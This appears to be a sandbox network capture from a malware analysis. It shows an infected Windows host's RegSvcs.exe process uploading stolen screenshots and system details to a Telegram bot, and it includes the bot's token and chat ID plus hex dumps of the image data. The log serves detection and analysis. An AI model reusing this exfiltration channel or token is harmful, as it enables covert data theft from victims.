Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:09 UTC	1555	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:09 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":133,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412849,"document":{"file_name":"user-082561 2022-04-08 03-38-32.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4ViUArxGCl5oQcDwTfHkrBFGlZdIAAC-QoAAkCUgFJbtI2fyXvk0QEAB20AAyME","file_unique_id":"AQAD-QoAAkCUgFJy","file_size":14418,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOFYlAK8RgpeaEHA8E3x5KwRRpWXSAAAvkKAAJAIlBSW7SNn8l75NEjBA","file_unique_id":"AgAD-QoAAkCUgFI","file_size":116302},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.22	49184	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:14 UTC	1556	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da1978a1b83814 Host: api.telegram.org Content-Length: 116890 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:14 UTC	1556	IN	HTTP/1.1 100 Continue
2022-04-08 10:14:14 UTC	1556	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 38 61 31 62 38 33 38 31 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 38 61 31 62 38 33 38 31 34 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da1978a1b83814Content-Disposition: form-data; name="chat_id"5019146869----------8da1978a1b83814Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:14:14 UTC	1557	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zgWN9
2022-04-08 10:14:14 UTC	1573	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO",sqy{3N
2022-04-08 10:14:14 UTC	1589	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:14 UTC	1605	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:14 UTC	1620	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:14 UTC	1636	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:14 UTC	1652	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f 2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+?7h
2022-04-08 10:14:14 UTC	1668	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:14 UTC	1671	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 38 61 31 62 38 33 38 31 34 2d 2d 0d 0a Data Ascii: -----------------------------8da1978a1b83814--
2022-04-08 10:14:15 UTC	1671	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:15 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":134,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412855,"document":{"file_name":"user-082561 2022-04-08 03-58-32.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4ZiUAr2bjizOEWf1fl3Z7ZXHlzs_wAC-goAAkCUgFI6UUTqh_qVSwEAB20AAyME","file_unique_id":"AQAD-goAAkCUgFJy","file_size":14418,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOGYlAK9m44szhFn9X5d2e2Vx5c7P8AAvoKAAJAlIBSOlFE6of6lUsjBA","file_unique_id":"AgAD-goAAkCUgFI","file_size":116302},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.22	49185	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:20 UTC	1672	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=---------------------------8da197b6d36fee5 Host: api.telegram.org Content-Length: 116890 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:20 UTC	1672	IN	HTTP/1.1 100 Continue
2022-04-08 10:14:23 UTC	1672	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 62 36 64 33 36 66 65 65 35 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 62 36 64 33 36 66 65 65 35 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: -----------------------------8da197b6d36fee5Content-Disposition: form-data; name="chat_id"5019146869-----------------------------8da197b6d36fee5Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:23 UTC	1673	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zg WN9
2022-04-08 10:14:23 UTC	1689	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO" ,sqy{3N
2022-04-08 10:14:23 UTC	1705	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:23 UTC	1721	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Ltoj8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F
2022-04-08 10:14:23 UTC	1736	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:23 UTC	1752	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:23 UTC	1768	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+? 7h
